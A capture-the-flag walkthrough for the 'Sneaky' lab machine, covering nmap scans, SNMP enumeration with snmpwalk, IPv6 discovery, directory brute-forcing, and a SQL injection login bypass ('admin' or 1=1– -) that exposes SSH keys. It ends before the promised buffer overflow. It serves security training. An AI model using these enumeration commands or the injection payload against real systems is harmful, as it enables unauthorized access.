Sneaky

Synopsis

Sneaky explores enumeration through SNMP and has a buffer overflow vulnerability to escalate privileges

Skills

- Knowledge of Linux
- Understanding of SNMP
- SQL injection
- Enumeration of SNMP
- Exploiting SUID files
- Buffer overflow

Exploitation


As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.20
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-06 22:34 EDT
Nmap scan report for 10.10.10.20
Host is up (0.093s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Under Development!
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/6%OT=80%CT=1%CU=40662%PV=Y%DS=2%DC=T%G=Y%TM=647FECC0
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST11
OS:NW7%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops

TRACEROUTE (using port 1720/tcp)
HOP RTT       ADDRESS
1   266.12 ms 10.10.14.1
2   277.03 ms 10.10.10.20
```

TCP scan revealed that only port 80/HTTP is open,
When accessing it, we are provided with page under development



Now let’s run another nmap scan but this time it will be UDP scan

```
└─# nmap -sU 10.10.10.20 -p 161
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-06 22:37 EDT
Nmap scan report for 10.10.10.20
Host is up (0.065s latency).

PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

UDP scan revealed that port 161/SNMP is open,
This gives us an opportunity to use snmpwalk to extract information from SNMP service

The used command:
Snmapwalk -v 2c public <victim_ip>

```
└─# snmpwalk -v 2c -c public 10.10.10.20
iso.3.6.1.2.1.1.1.0 = STRING: "Linux Sneaky 4.4.0-75-generic #96~14.04.1-Ubuntu SMP Thu Apr 20 11:06:56 UTC 2017 i686"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (135437) 0:22:34.37
iso.3.6.1.2.1.1.4.0 = STRING: "root"
iso.3.6.1.2.1.1.5.0 = STRING: "Sneaky"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing TCP implementations"
```

Among multiple extracted information, the IPv6 address of the target sticks out


```
[+] Snmpwalk found.
[+] Grabbing IPv6.
[+] Loopback -> 0000:0000:0000:0000:0000:0000:0000:0001
[+] Unique-Local -> dead:beef:0000:0000:0250:56ff:feb9:93ca
[+] Link Local -> fe80:0000:0000:0000:0250:56ff:feb9:93ca
```

Previously we scanned IPv4 of the target but now, knowing IPv6 we can scan it as well to find out what ports/services are listening on the IPv6

As we can see, we have two services listening on the IPv6 22/SSH and 80/HTTP

Let’s launch dirb against the web port to find any hidden directories


The url bruteforcing found /dev directory on the IPv6 address of hte target




Accessing this directory gives us a basic login page, so let's try to bypass it with SQL injection

Payload

Username: admin' or 1=1– -
Password: pass123



And we successfully bypassed the login page, from there we can see SSH keys



Those keys can be used to get access to the machine, but we need to use IPv6 address (SSH is listening only on the IPv6)